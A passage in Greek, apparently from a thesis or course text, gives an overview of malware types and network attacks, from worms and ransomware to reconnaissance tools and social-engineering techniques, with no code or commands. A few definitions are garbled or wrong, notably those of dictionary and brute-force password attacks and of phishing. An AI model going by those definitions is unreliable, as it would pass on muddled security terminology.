Τα worms είναι αυτοτελή προγράμματα που επιτίθενται σε ένα σύστημα μέσω της εκμετάλλευσης κάποιας γνωστής ευπάθειάς τους. Μετά την επιτυχή εισβολή στο σύστημα, αρχίζει και πολλαπλασιάζεται από το ήδη μολυσμένο σύστημα στο νέο, και αυτός ο κύκλος συνεχίζεται με ταχείς ρυθμούς. Οι μηχανισμοί με τους οποίους διαδίδεται, είναι συνήθως αναπτυγμένοι με τέτοιο τρόπο, που τον κάνουν δύσκολο στην ανίχνευση.

Μια τρομακτική σημείωση είναι ότι, τα worms δεν σταματούν ποτέ την εξάπλωσή τους στο Διαδίκτυο. Αμέσως μετά την απελευθέρωσή τους, εξακολουθούν να διαδίδονται μέχρι να τη στιγμή της επιδιόρθωσης όλων των πιθανών πηγών ευπάθειας των συστημάτων.

(Ενότητα 2.1.Γ) TROJAN HORSES

Ο όρος Trojan Horse προέρχεται από την Ελληνική μυθολογία. Σύμφωνα, λοιπόν, με την Ελληνική μυθολογία, οι Έλληνες πολεμιστές πρόσφεραν στους κατοίκους της Τροίας (τους Τρώες – Trojans) ένα γιγάντιο άλογο ως δώρο. Το γιγάντιο αυτό άλογο, στο εσωτερικό του ήταν κούφιο, και περιείχε μέσα κάποιους από τους Έλληνες πολεμιστές. Οι Τρώες, μη γνωρίζοντας αυτή την πληροφορία, πήραν το γιγάντιο άλογο μέσα από τα τείχη της πόλης τους. Κατά τη διάρκεια της νύχτας, και αφού βεβαιώθηκαν ότι οι περισσότεροι Τρώες είχαν κοιμηθεί, οι Έλληνες πολεμιστές, βγήκαν από το άλογο, άνοιξαν τις πύλες της πόλης και επέτρεψαν στους υπόλοιπους Έλληνες πολεμιστές να μπουν και να καταλάβουν την πόλη.
Το Trojan Horse ως κακόβουλο λογισμικό, μοιάζει να είναι νόμιμο. Παρόλα αυτά, περιέχει κακόβουλο κώδικα που εκμεταλλεύεται τα προνόμια του χρήστη, μια κατάσταση που καταστρέφει το σύστημα. Συχνά, θα δούμε τέτοιου είδους κακόβουλα λογισμικά να βρίσκονται συνδεδεμένα με διάφορα διαδικτυακά παιχνίδια (Μαμούκαρης, 2012).

Πως, όμως, οι χρήστες επιτρέπουν σε ένα κακόβουλο λογισμικό να εισέλθει στο σύστημά τους; Οι χρήστες συνήθως παραπλανιούνται με σκοπό να φορτώσουν και να εκτελέσουν ένα Trojan Horse στα συστήματά τους. Καθώς ο χρήστης διασκεδάζουν με το παιχνίδι το οποίο έχουν εγκαταστήσεις, δεν θα παρατηρήσουν κάποιο πρόβλημα. Παρόλα αυτά, στο παρασκήνιο, το Trojan έχει εγκατασταθεί στο σύστημα του χρήστη. Ο κακόβουλος κώδικας θα συνεχίζει να τρέχει ακόμα και μετά τον τερματισμό του παιχνιδιού.

Η ιδέα ενός Trojan είναι αρκετά ευέλικτη. Μπορεί να προκαλέσει άμεση ζημιά στο σύστημα, να παρέχει απομακρυσμένη πρόσβαση και να εκτελέσει ενέργειες που υποδεικνύονται εξ αποστάσεως ή να επιτρέψει την πρόσβαση από backdoor. Η τάση του κακόβουλου αυτού λογισμικού να αποστέλλει δεδομένα στον κυβερνο-εγκληματία, επισημαίνει την ανάγκη παρακολούθησης της εξερχόμενης κίνησης για τους δείκτες των επιθέσεων.

Σημαντική σημείωση, είναι ότι κακόβουλοι κώδικες Trojan, οι οποίοι έχουν τροποποιηθεί ή ακόμα γραφτεί εξ ολοκλήρου από τους κυβερνο-εγκληματίες, αυτοί δηλαδή που έχουν συγκεκριμένους στόχους, είναι πολύ δύσκολο να ανιχνευθούν.

(Υποενότητα 2.1.Γ.1) ΟΙ ΤΥΠΟΙ ΤΩΝ TROJAN HORSE

Τα Trojan Horses ταξινομούνται, συνήθως, ανάλογα με τη ζημιά που προκαλούν ή τον τρόπο με τον οποίο παραβιάζουν ένα σύστημα, όπως φαίνεται στον παρακάτω πίνακα.

Ο ΤΥΠΟΣ ΕΝΟΣ TROJAN HORSE	ΠΕΡΙΓΡΑΦΗ
Remote – access (Απομακρυσμένη πρόσβαση)	Επιτρέπει τη μη εξουσιοδοτημένη απομακρυσμένη πρόσβαση.
Data – sending (Αποστολή Δεδομένων)	Παράγει στον thread actor ευαίσθητα προσωπικά δεδομένα, όπως κωδικούς πρόσβασης.
Destructive (Καταστρεπτικός)	Καταστρέφει ή διαγράφει αρχεία.
Proxy	Χρησιμοποιεί τον υπολογιστή του χρήστη – θύματος ως πηγή για να εξαπολύει επιθέσεις ή να κάνει οποιουδήποτε είδους παράνομες δραστηριότητες.
FTP	Ενεργοποιεί μη εξουσιοδοτημένες υπηρεσίες μεταφοράς αρχείων.
Security software disabler (Απενεργοποιεί το σύστημα ασφαλείας)	Σταματάει τα προγράμματα antivirus ή τα firewall (τοίχος προστασίας) από το να είναι λειτουργικά.
Denial of Service (DoS)	Επιβραδύνει ή παύει τη δραστηριότητα του δικτύου.
Keylogger	Επιχειρεί ενεργά να υποκλέψει εμπιστευτικές πληροφορίες, όπως αριθμούς πιστωτικών καρτών, καταγράφοντας το πάτημα των πλήκτρων που έχουν εισαχθεί σε μια φόρμα Ιστότοπου.

(Ενότητα 2.1.Δ) RANSOMWARE

Οι thread actors χρησιμοποιούν ιούς, worms, και Trojan Horses για να μεταφέρουν το «ωφέλιμο φορτίο» τους και για διάφορους άλλους κακόβουλους λόγους. Ωστόσο, τα κακόβουλα λογισμικά συνεχίζουν να εξελίσσονται (ESET, χ.χ.).

Κυρίαρχο κακόβουλο λογισμικό αποτελεί το Ransomware. Το Ransomware αποτελεί ένα κακόβουλο λογισμικό το οποίο αποτρέπει την πρόσβαση του χρήστη στο μολυσμένο υπολογιστικό σύστημα ή/και στα δεδομένα του. Οι κυβερνο–εγκληματίες (cybercriminals) απαιτούν συνεχώς κάποιο χρηματικό αντίτιμο για την απελευθέρωση του υπολογιστικού συστήματος του χρήστη (ESET, χ.χ.).

Το Ransomware έχει εξελιχθεί με σκοπό να γίνει το πιο κερδοφόρο κακόβουλο λογισμικό στην ιστορία. Στο πρώτο εξάμηνο του 2016, έγιναν καμπάνιες για το Ransomware που αφορούσαν τόσο μεμονωμένους, όσο και εταιρικούς χρήστες (ESET, χ.χ.).

Υπάρχουν δεκάδες παραλλαγές ενός Ransomware. Το Ransomware χρησιμοποιεί συχνά έναν αλγόριθμο κρυπτογράφησης για να μπορεί να κρυπτογραφεί αρχεία και δεδομένα των υπολογιστικών συστημάτων. Η πλειονότητα των αλγορίθμων κρυπτογράφησης που χρησιμοποιούν τα Ransomware δεν είναι εύκολο στο να αποκρυπτογραφηθούν, με σκοπό να

μην αφήνουν περιθώρια στους χρήστες – θύματα, πέρα από το να πληρώσουν το ζητούμενο ποσό. Οι πληρωμές γίνονται συνήθως σε Bitcoins, διότι τους παρέχει ανωνυμία. Τα Bitcoin είναι ένα ψηφιακό, ανοιχτού κώδικα (open – source) νόμισμα, το οποίο κανένας δεν κατέχει και κανένας δεν ελέγχει (ESET, χ.χ.).

Τα Email και οι κακόβουλες διαφημίσεις, γνωστές και ως malvertising, είναι πιθανοί φορείς Ransomware. Το Social Engineering χρησιμοποιείτε επίσης από τους cybercriminals, οι οποίοι παρουσιάζουν τον εαυτό τους ως τεχνικοί ασφαλείας, καλούν στα σπίτια των χρηστών και τους πείθουν να συνδεθούν με την ιστοσελίδα που τους δίνουν, η οποία «κατεβάζει» (download) το Ransomware στο υπολογιστικό σύστημα του χρήστη (ESET, χ.χ.).

(Ενότητα 2.1.Ε) ΑΛΛΟΙ ΤΥΠΟΙ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ

Υπάρχουν μερικά παραδείγματα από ποικίλα κακόβουλα λογισμικά.

1. **Spyware.**
   Χρησιμοποιείται, συνήθως, για την καταγραφή πληροφοριών σχετικά με κάποιο χρήστη, και την αποστολή αυτών των πληροφοριών σε κάποια άλλη οντότητα, χωρίς την συγκατάθεση του χρήστη. Το Spyware συλλέγει σημαντικά και πολύτιμα δεδομένα, όπως κωδικούς πρόσβασης και δεδομένα οικονομικού περιεχομένου, χωρίς τη συγκατάθεση του χρήστη, και τα στέλνει στον «εισβολέα». Θεωρείτε μια από τις πιο επικίνδυνες κατηγορίες κακόβουλου λογισμικού, το οποίο έχει σχεδιαστεί με σκοπό τη μυστικότητα και την ανθεκτικότητα. Οι επιτιθέμενοι, εγκαθιστούν δυαδικά αρχεία (binaryfiles) του Spyware, στον ήδη παραβιασμένο υπολογιστή, με σκοπό την υποκλοπή πολύτιμων πληροφοριών, χωρίς να γίνουν αντιληπτοί από τους χρήστες. Με αυτό τον τρόπο δημιουργούν ένα κρυφό κανάλι, δημιουργώντας έτσι μια μακροπρόθεσμη σύνδεση με τον υπολογιστή του χρήστη – θύματος (Javaheri & Hosseinzadeh & Rahmani, 2018).

2. **Adware.**
   Το Adware, είναι ένα κακόβουλο λογισμικό που εμφανίζει συνήθως ενοχλητικά αναδυόμενα παράθυρα (pop – ups), με σκοπό τη δημιουργία εσόδων σε αυτόν που τα παράγει. Το κακόβουλο, αυτό, λογισμικό μπορεί να αναλύσει τα ενδιαφέροντα των χρηστών, παρακολουθώντας τους ιστότοπους που επισκέπτονται. Στη συνέχεια, μπορεί να στείλει αναδυόμενα παράθυρα με διάφορες διαφημίσεις που σχετίζονται με αυτούς τους ιστότοπους που επισκέπτεται ο χρήστης. Τα περισσότερα προγράμματα adware και spyware αποκτώνται αρχικά με περιήγηση στον Ιστό ή μαζί με κάποιο άσχετο λογισμικό που υποστηρίζεται από διαφημίσεις. Τα προγράμματα εγκαθίστανται σπάνια από έναν εμφανή ιστότοπου, αλλά μάλλον μέσω διαφημίσεων socialengineeringbanner και μέσω δικτύων peer-to-peer με παραπλανητικά ονόματα αρχείων. Ορισμένα προγράμματα adware και spyware εγκαθίστανται ακόμη και με την εκμετάλλευση ευπαθειών λογισμικού (Chien, 2005).

3. **Scareware.**

   Το κακόβουλο λογισμικό, Scareware, είναι ένα λογισμικό απάτης που χρησιμοποιεί κυρίως socialengineering για να σοκάρει ή να προκαλέσει άγχος στο χρήστη, δημιουργώντας την ιδέα μιας απειλής. Το Scareware, είναι ένας από τους πρόσφατους τύπους κακόβουλου λογισμικού που μπορεί να αποτελέσει οικονομικές απειλές καθώς και απειλές που μπορούν να σχετίζονται με το απόρρητο. Το Scareware, αντιπροσωπεύει εφαρμογές απάτης που συνήθως μεταμφιέζονται ως εφαρμογές ασφαλείας, όπως λογισμικά προστασίας (πχ anti – malwaresoftware ή πιο συγκεκριμένα anti – virussoftware). Αυτός ο τύπος κακόβουλου λογισμικού, είναι ειδικά κατασκευασμένος ώστε να περιλαμβάνει ψεύτικες σαρώσεις και ειδοποιήσεις. Επιπλέον, μπορεί να εμφανίζει ψεύτικες λίστες μολυσμένων αρχείων.Απαιτείται αλληλεπίδραση με τον χρήστη όταν το Scareware διανέμεται μέσω socialengineering. Για το σκοπό αυτό, οι διαφημίσεις είτε αποστέλλονται μέσω spam e-mail είτε δημοσιεύονται σε δημοφιλείς ιστότοπους κοινωνικής δικτύωσης (Shahzad & Lavesson, 2011).

4. **Phishing**

   Με τον όρο phishing εννοούμε τις αυτοματοποιημένες επιθέσεις που στοχεύουν μικρότερα σύνολα θυμάτων. Με τη χρήση phishingattacks, ο cybercriminal, προσπαθεί να πείσει τους χρήστες να του αποκαλύψουν διάφορες ευαίσθητες πληροφορίες. Παραδείγματα περιλαμβάνουν τη λήψη κάποιου email από τράπεζες τους, που ζητά από τους χρήστες να αποκαλύψουν τον αριθμό του λογαριασμού τους ή ακόμα και τον αριθμό PIN τους. Με την συνεχή ευαισθητοποίηση των χρηστών και του κοινού σχετικά με τέτοιες απειλές, είναι απαραίτητο για την οικοδόμηση ενός ασφαλές συστήματος έναντι τέτοιων επιθέσεων.

5. **Rootkits**

   Τα Rootkits χωρίζονται συνήθως σε δύο κατηγορίες: rootkits σε usermode και rootkitkernelmode. Το τελευταίο αντιπροσωπεύει ένα πιο εξελιγμένο κομμάτι κώδικα, το οποίο απαιτεί πολλές γνώσεις προγραμματισμού και εξοικείωση με τον πυρήνα των Windows. Τα Rootkits εγκαθίστανται σε ένα ήδη παραβιασμένο υπολογιστικό σύστημα. Μετά την εγκατάστασή του, εξακολουθεί να αποκρύπτει την εισβολή του στο σύστημα του χρήστη, παρέχοντας έτσι μια προνομιακή πρόσβαση στον threatactor (Florio, 2005).

Η λίστα θα συνεχίσει να μεγαλώνει καθώς το διαδίκτυο εξελίσσεται. Νέα είδη κακόβουλου λογισμικού, θα εξακολουθούν να αναπτύσσονται. Γι' αυτό το λόγο, ένας κύριος στόχος των επιχειρήσεων κυβερνοασφάλειας είναι να μάθουν για το κάθε νέο κακόβουλο λογισμικό και τους τρόπους με τους οποίους να το μετριάσουν άμεσα.

(Ενότητα 2.1.ΣΤ) ΚΟΙΝΕΣ ΣΥΜΠΕΡΙΦΟΡΕΣ ΚΑΚΟΒΟΥΛΩΝ ΛΟΓΙΣΜΙΚΩΝ

Οι cybercriminals, τροποποιούν συνεχώς τους κώδικες των κακόβουλων λογισμικών, με σκοπό να αλλάξουν τον τρόπο με τον οποίο εξαπλώνονται και μολύνουν τους υπολογιστές. Ωστόσο, τα περισσότερα παράγουν παρόμοια συμπτώματα που μπορούν να ανιχνευθούν μέσω της παρακολούθησης αρχείων καταγραφής δικτύου και καταγραφής συσκευών.

Οι υπολογιστές που έχουν μολυνθεί με κακόβουλο λογισμικό συχνά εμφανίζουν παράξενα αρχεία, προγράμματα ή εικονίδια στην επιφάνεια εργασίας ή κάποια αρχεία να έχουν διαγραφεί ή τροποποιηθεί. Εμφανίζουν πάγωμα της οθόνης του υπολογιστή, κολλήματος του συστήματος και αυξημένη χρήση CPU ή και της μνήμης, προβλήματα σύνδεσης στα δίκτυα, όπως και αργές ταχύτητες του υπολογιστή ή των προγραμμάτων περιήγησης στον ιστό. Επιπλέον, τα anti-virus και τα firewalls συχνά απενεργοποιούνται ή διαμορφώνουν τις ρυθμίσεις τους εκ νέου. Μπορούν να παρατηρηθούν εκτέλεση άγνωστων διεργασιών και υπηρεσιών καθώς και άνοιγμα θυρών TCP ή UDP. Γίνονται συνδέσεις με κεντρικούς υπολογιστές στο Διαδίκτυο χωρίς την ενέργεια των χρηστών, όπως και email που αποστέλλονται σε άτομα της λίστας των επαφών του με άγνοια του χρήστη. Υπάρχει γενικά παράξενη συμπεριφορά του υπολογιστή. Οι υπολογιστές εμφανίζουν ένα ή και παραπάνω από τα παραπάνω συμπτώματα, χωρίς όμως να περιορίζονται μόνο σε αυτά.

2.2 ΤΥΠΟΙ ΕΠΙΘΕΣΕΩΝ ΔΙΚΤΥΟΥ (NETWORK ATTACKS)

Το κακόβουλο λογισμικό είναι ένα μέσο για την παράδοση ενός ωφέλιμου φορτίου. όταν παραδοθεί και εγκατασταθεί, το ωφέλιμο φορτίο μπορεί να χρησιμοποιηθεί για να προκαλέσει μια ποικιλία επιθέσεων που σχετίζονται με το δίκτυο από το εσωτερικό. Οι threat actors μπορούν επίσης να επιτεθούν στο δίκτυο από έξω.

Υπάρχουν ποικίλα κίνητρα για τα οποία οι threat actors επιτίθενται σε δίκτυα, όπως το χρηματικό αντίτιμο, η απληστία, η εκδίκηση ή ακόμα πολιτικές, θρησκευτικές και κοινωνιολογικές πεποιθήσεις. Οι ειδικοί πάνω στο θέμα της ασφάλειας των δικτύων, θα πρέπει να κατανοήσουν τους τρόπους επιθέσεων, οι οποίοι χρησιμοποιούνται για την αντιμετώπιση αυτών των απειλών, με σκοπό τη διασφάλιση της ασφάλειας των LAN.

Για να μπορέσουμε να μετριάσουμε τέτοιου είδους επιθέσεις, είναι σημαντικό να κατηγοριοποιηθούν οι διάφοροι τύποι των επιθέσεων των δικτύων. Με την κατηγοριοποίηση, είναι δυνατόν να αντιμετωπιστούν οι τύποι των επιθέσεων, αντί να προσπαθούμε να αντιμετωπίσουμε κάθε επίθεση ως μεμονωμένη.

Παρόλο που δεν υπάρχει κάποιος συγκεκριμένος τρόπος κατηγοριοποίησης των επιθέσεων δικτύου, μπορούμε να παρατηρήσουμε τρείς μεγάλες κατηγορίες: Reconnaissance Attacks (Αναγνωριστικές Επιθέσεις), Access Attacks (Επιθέσεις Πρόσβασης) και DoS (Denial of Service) Attacks (Επιθέσεις Άρνησης Υπηρεσιών).

(Ενότητα 2.2.Α) RECONNAISSANCE ATTACKS

Οι Reconnaissance Attacks είναι ουσιαστικά συλλογή πληροφοριών. Για να γίνει πιο εύκολα κατανοητό, θα δώσουμε ένα παράδειγμα ενός κλέφτη. Όπως, λοιπόν, οι κλέφτες παρακολουθούν σπίτια, με σκοπό να βρουν τα πιο ευάλωτα για να μπορέσουν να μπουν και να τα κλέψουν, με τον ίδιο τρόπο λειτουργεί και η διαδικασία των Reconnaissance Attacks (Computernetworkingnotes, 2021).

Οι threat actors χρησιμοποιούν Reconnaissance Attacks (ή αλλιώς Recon), με σκοπό να ανακαλύψουν και να χαρτογραφήσουν συστήματα, υπηρεσίες, ή ευάλωτα σημεία, χωρίς την εξουσιοδότηση του ανάλογου χρήστη. Οι Reconnaissance Attacks προηγούνται των Access Attacks ή των DoS Attacks (Computernetworkingnotes, 2021).

Παρακάτω, περιγράφονται ορισμένες από τις τεχνικές που χρησιμοποιούνται από τους threat actors για τη διεξαγωγή Recon Attacks (Computernetworkingnotes, 2021).

ΤΕΧΝΙΚΕΣ	**ΠΕΡΙΓΡΑΦΗ**
Εκτελείτε ένα ερώτημα πληροφοριών (informationquery) για ένα στόχο	Ο threatactor αναζητά πληροφορίες σχετικά με έναν στόχο. Μπορούν να χρησιμοποιηθούν διάφορα εργαλεία, συμπεριλαμβανομένης της αναζήτησης Google, του ιστότοπου οργανισμών, του whois και άλλων.
Εκκίνηση μιας σάρωσης ping του δικτύου προορισμού	Το information query συνήθως αποκαλύπτει τη διεύθυνση δικτύου του στόχου. Ο threat actor μπορεί τώρα να ξεκινήσει μια σάρωση ping για να προσδιορίσει ποιες διευθύνσεις IP είναι ενεργές.
Εκκίνηση μιας σάρωσης θύρας (portscan) ενεργών διευθύνσεων IP	Χρησιμοποιείται για να προσδιοριστούν ποιες θύρες ή υπηρεσίες είναι διαθέσιμες. Παραδείγματα portscanner είναι τα εξής Nmap, SuperScan, Angry IP Scanner, και NetScanTools.
Εκτέλεση σαρωτών ευπάθειας (Vulnerabilityscanners)	Αυτό γίνεται για να εξεταστούν αναγνωρισμένες θύρες για να προσδιοριστεί ο τύπος και η έκδοση της εφαρμογής και του λειτουργικού συστήματος που εκτελείται στον υπολογιστή. Παραδείγματα τέτοιων εργαλείων περιλαμβάνουν τα Nipper, Secuna PSI, CoreImpact, Nessus v6, SAINT, και Open VAS.
Εκτέλεση εργαλείων εκμετάλλευσης (exploitation tools)	Ο threat actor προσπαθεί να ανακαλύψει ευπάθειες των υπηρεσιών που μπορούν να εκμεταλλευτούν. Υπάρχουν ποικίλα εργαλεία εκμετάλλευσης ευπαθειών όπως Metasploit, CoreImpact, Sqlmap, Social EngineerToolkit, και Netsparker.

(Ενότητα 2.2.B) ACCESS ATTACKS

Οι Access Attacks είναι γνωστές για την εκμετάλλευση των ευάλωτων σημείων διάφορων υπηρεσιών ελέγχου ταυτότητας, υπηρεσιών FTP και υπηρεσιών web. Ο βασικός σκοπός αυτών των τύπων επιθέσεων, είναι η απόκτηση πρόσβασης σε λογαριασμούς που βρίσκονται στον Ιστό, σε εμπιστευτικές βάσεις δεδομένων αλλά και σε άλλες ευαίσθητες πληροφορίες.

Οι threat actors χρησιμοποιούν Access Attacks σε συσκευές δικτύου και υπολογιστές, με σκοπό να ανακτήσουν δεδομένα, να αποκτήσουν πρόσβαση ή να αυξήσουν τα δικαιώματα πρόσβασης που έχει κάποιος ως διαχειριστής του συστήματος (bartleby, n.d.).

1. **Password Attacks.**
   Σε μια Password Attack, ο threat actor προσπαθεί να ανακαλύψει σημαντικούς κωδικούς πρόσβασης συστήματος, χρησιμοποιώντας διάφορες μεθόδους. Είναι πολύ συνηθισμένες επιθέσεις και μπορούν να χρησιμοποιηθούν ποικίλα εργαλεία εύρεσης κωδικών (cracking tools). Η μέθοδος του Password cracking, είναι μια μέθοδος που βασίζεται στο να μαντεύει την επίθεση. Υπάρχουν τρείς τύποι τέτοιων μεθόδων (Tasevski, 2011):

   - Dictionary (Λεξικό). Κάντε κεφαλαία το πρώτο γράμμα, προσθέστε τρία ψηφία στο τέλος, αλλάξτε το γράμμα «α» σε «@» κ.λπ.
   - Hybrid (Υβριδικό). Προσθέτει απλούς αριθμούς ή σύμβολα στην προσπάθεια εύρεσης του κωδικού πρόσβασης.
   - Bruteforce (Βίαιης επίθεσης). Οι επιθέσεις bruteforce είναι κλάσματα από τις τελικές λέξεις που γίνονται από τους χρήστες που δημιουργούν τους κωδικούς τους.

2. **Spoofing Attacks**
   Σε επιθέσεις spoofing, η συσκευή του threatactor επιχειρεί να παρουσιαστεί ως κάποια άλλη συσκευή, με σκοπό την παραποίηση των δεδομένων. Οι κοινές spoofing attacks περιλαμβάνουν IPSpoofing, MACSpoofing, και DHCPSpoofing.

3. **Άλλοι τύποι Access Attacks**
   Άλλοι τύποι Access Attacks περιλαμβάνουν trust exploitation, που θέτουν σε κίνδυνο έναν αξιόπιστο υπολογιστή χρησιμοποιώντας τον για να οργανώσει επιθέσεις σε άλλους υπολογιστές σε ένα δίκτυο (Orbitco, 2015a). Μια επίθεση ανακατεύθυνσης θύρας (Port Redirection Attack) είναι ένας άλλος τύπος επίθεσης που βασίζεται στην εκμετάλλευση εμπιστοσύνης, κατά τον οποίο ο εισβολέας χρησιμοποιεί έναν παραβιασμένο κεντρικό υπολογιστή για να αποκτήσει πρόσβαση μέσω ενός τείχους προστασίας που διαφορετικά θα αποκλειστεί (Orbitco, 2015b). Η επίθεση "Man in the Middle" (MITM) είναι ένας γενικός όρος για όταν ένας δράστης τοποθετείται σε μια συνομιλία μεταξύ ενός χρήστη και μιας εφαρμογής, είτε για να κρυφακούει είτε για να υποδυθεί ένα από τα μέρη, κάνοντάς το να φαίνεται σαν μια κανονική ανταλλαγή πληροφοριών βρίσκεται σε εξέλιξη (Imperva, n.d.b). Στις επιθέσεις buffer

overflow, οι εισβολείς εκμεταλλεύονται ζητήματα υπερχείλισης buffer αντικαθιστώντας τη μνήμη μιας εφαρμογής, με αυτό τον τρόπο αλλάζει τη διαδρομή εκτέλεσης του προγράμματος, ενεργοποιώντας μια απόκριση που καταστρέφει τα αρχεία ή εκθέτει τις προσωπικές πληροφορίες (Imperva, n.d.c).

(Ενότητα 2.2.Γ) SOCIAL ENGINEERING ATTACKS

Το Social Engineering αποτελεί μια επίθεση πρόσβασης, η οποία επιχειρεί να χειραγωγήσει τους χρήστες, με αποτέλεσμα να εκτελέσουν ενέργειες ή να αποκαλύψουν εμπιστευτικές πληροφορίες και δεδομένα. Ορισμένες τεχνικές εκτελούνται αυτοπροσώπως, ενώ κάποιες άλλες μπορεί να χρησιμοποιούν το τηλέφωνο ή το Διαδίκτυο.

Συχνά βασίζεται στην προθυμία των ανθρώπων να φανούν χρήσιμοι ή ακόμα και στις αδυναμίες τους. Ως παράδειγμα μπορούμε να θέσουμε έναν threat actor, ο οποίος θα μπορούσε να καλέσει κάποιον υπάλληλο μιας οποιαδήποτε εταιρίας και να του αναφέρει κάποιο πολύ επείγον πρόβλημα το οποίο χρήζει άμεσης αντιμετώπισης που απαιτεί άμεση πρόσβαση στο δίκτυο (Αναγνωστόπουλος, 2021).

Παρακάτω θα δούμε πληροφορίες για μερικές τεχνικές που αφορούν επιθέσεις Social Engineering.

1. **Pretexting.**
   Το pretexting ορίζεται ως μια πράξη δημιουργίας ενός επινοημένου σεναρίου, με σκοπό ο threat actor να πείσει τον στοχευόμενο χρήστη με σκοπό να παραδώσει πληροφορίες ή να εκτελέσει κάποια ενέργεια. Σε ορισμένες περιπτώσεις, μπορεί να δημιουργήσει μια εντελώς νέα ταυτότητα, και στη συνέχεια να χρησιμοποιήσει αυτή τη νέα ταυτότητα για να χειραγωγήσει το χρήστη με σκοπό την εύκολη λήψη αυτών των πληροφοριών. Είναι ένας παράγοντας απειλής, που προσποιείται ότι χρειάζεται προσωπικά ή οικονομικά δεδομένα με σκοπό την επιβεβαίωση της ταυτότητας του χρήστη (Hadnagy, 2010).

2. **Phishing.**
   Το phishing (ηλεκτρονικό ψάρεμα) είναι ένας τύπος επίθεσης στο δίκτυο, όπου ο threatactor δημιουργεί ένα ψεύτικο αντίγραφο μιας ήδη υπάρχουσας ιστοσελίδας, με σκοπό να παραπλανήσει κάποιο χρήστη του Διαδικτύου με αποτέλεσμα να του αποσπάσει προσωπικές πληροφορίες. Το phishing είναι ένας συνδυασμός socialengineering και τεχνικών μεθόδων με σκοπό να πείσει το χρήστη να αποκαλύψει τα προσωπικά του δεδομένα. Πραγματοποιείται συνήθως με Email spoofing ή ανταλλαγή άμεσων μηνυμάτων. Στοχεύει κυρίως σε χρήστες που δεν έχουν τις απαραίτητες γνώσεις για τέτοιου είδους επιθέσεις και ασφάλεια στο Διαδίκτυο, όπως για παράδειγμα άτομα που δεν φροντίζουν να παρέχουν το απόρρητο των στοιχείων τους (πχ Facebook, Gmail, τραπεζικοί λογαριασμοί, και άλλου είδους οικονομικοί λογαριασμοί). Είναι, ουσιαστικά, ένας παράγοντας απειλών

που στέλνει δόλια μηνύματα ηλεκτρονικού ταχυδρομείου που είναι κρυμμένα ως από νόμιμη, αξιόπιστη πηγή για να εξαπατήσει τον παραλήπτη να εγκαταστήσει κακόβουλο λογισμικό στη συσκευή του ή για να μοιραστεί προσωπικές ή οικονομικές πληροφορίες (Gupta & Singhal & Kapoor, 2016).

3. **Spearphishing.**
   Το Spear-phishing εκμεταλλεύεται την εμπιστοσύνη των ανθρώπων και τα αποτελέσματα μπορεί να είναι καταστροφικά. Είναι μια άκρως στοχευόμενη επίθεση που προσαρμόζεται για συγκεκριμένες ομάδες ατόμων ή οργανισμών (Parmar, 2012).

4. **Spam.**
   Γνωστό και ως ανεπιθύμητη αλληλογραφία (junk email), είναι ανεπιθύμητα email που συχνά περιέχουν επιβλαβείς συνδέσμους, κακόβουλο λογισμικό ή παραπλανητικό περιεχόμενο.

5. **Something for Something.**
   Αποκαλείται και ως "quidpro quo", σε αυτή την επίθεση, ο threat actor παρουσιάζεται συνήθως στον ανυποψίαστο χρήστη ως υπάλληλος τεχνικής υπηρεσίας και απαιτεί ευαίσθητες πληροφορίες για την επιτυχή επίλυση του προβλήματος ή την πρόσβαση. Ο threat actor στοχεύει στο να μολύνει το στοχευόμενο σύστημα, προσφέροντας βοήθεια στον χρήστη–θύμα, το οποίο αντιμετωπίζει τεχνικές δυσκολίες ζητώντας προσωπικές πληροφορίες σε αντάλλαγμα για την αντιμετώπιση του προβλήματος.

6. **Baiting.**
   Το baiting είναι μια επίθεση ευρείας κλίμακας που εκτελείται μέσω της χρήσης διαδικτυακών διαφημίσεων και ιστότοπων. Αυτό περιλαμβάνει ορισμένους ιστότοπους που επιτρέπουν στον χρήστη να πραγματοποιήσει λήψη ή αναδυόμενα παράθυρα που ισχυρίζονται ότι έχουν εντοπίσει ένα πρόβλημα με το σύστημα του θύματος, το οποίο θα λύσει κάνοντας κλικ στο αναδυόμενο παράθυρο. Ακολουθώντας τους συνδέσμους που παρέχονται, ένα μηχάνημα χρήστη μπορεί να κατεβάσει αυτόματα κακόβουλο λογισμικό. Ένα ακόμα παράδειγμα είναι όταν ένας threatactor αφήσει ένα flash drive μολυσμένο με ένα κακόβουλο λογισμικό σε κάποια δημόσια τοποθεσία. Το θύμα βρίσκει το flash drive και το εισάγει στον υπολογιστή του, εγκαθιστώντας ακούσια το κακόβουλο λογισμικό (ΧΑΤΖΗ, χ.χ.).

7. **Impersonation.**
   Το impersonation παίζει σημαντικό ρόλο στις περισσότερες από τις απειλές social engineering, όπως phishing, κλοπή ταυτότητας, ανεπιθύμητη αλληλογραφία (spamming), κατασκοπεία και αντίστροφες επιθέσεις. Είναι ένα είδος επίθεσης, ένας threat actor προσποιείται ότι είναι κάποιος άλλος για να κερδίσει την εμπιστοσύνη ενός θύματος.

8. **Tailgating.**
   Το tailgating είναι η πράξη της παρακολούθησης ενός ανυποψίαστου ανθρώπινου στόχου με νόμιμη πρόσβαση μέσω μιας ασφαλούς πόρτας σε έναν περιορισμένο χώρο. Ο εισβολέας μπορεί να ζητήσει από το θύμα να κρατήσει την πόρτα ή μπορεί απλά να την πιάσει και να μπει πριν κλείσει, ή όταν ένας threat actor ακολουθεί γρήγορα ένα εξουσιοδοτημένο άτομο σε μια ασφαλή τοποθεσία για να αποκτήσει πρόσβαση σε μια ασφαλή περιοχή (Cybertalk, 2021).

9. **Shouldersurfing.**
   Σε αυτή την περίπτωση, ο threat actor κοιτάζει πάνω από τον ώμο κάποιου για να κλέψει τους κωδικούς πρόσβασης ή άλλες πληροφορίες του. Αποτελεί μια απλή κλασσική επίθεση, χωρίς τη χρήση της τεχνολογίας (Katie Terrell, 2021).

10. **Dumpsterdiving.**
    Αποτελεί στην ουσία την διαδικασία που ακολουθεί ένας threat actor, ψάχνοντας σε «κάδους απορριμμάτων» των χρηστών, προσπαθώντας να ανακαλύψει διάφορα εμπιστευτικά έγγραφα ή ευαίσθητες πληροφορίες (Techslang, n.d. a).

Το Social Engineering Toolkit (SET) σχεδιάστηκε για να βοηθήσει τους white hat hackers και άλλους επαγγελματίες ασφάλειας δικτύων να δημιουργούν επιθέσεις τύπου social engineering με σκοπό να δοκιμάσουν τα δικά του δίκτυα. Προορίζεται για εκπαιδευτικούς σκοπούς, γι' αυτό το λόγο είναι ελεύθερα διαθέσιμο στο διαδίκτυο (Tutorialspoint, n.d.).

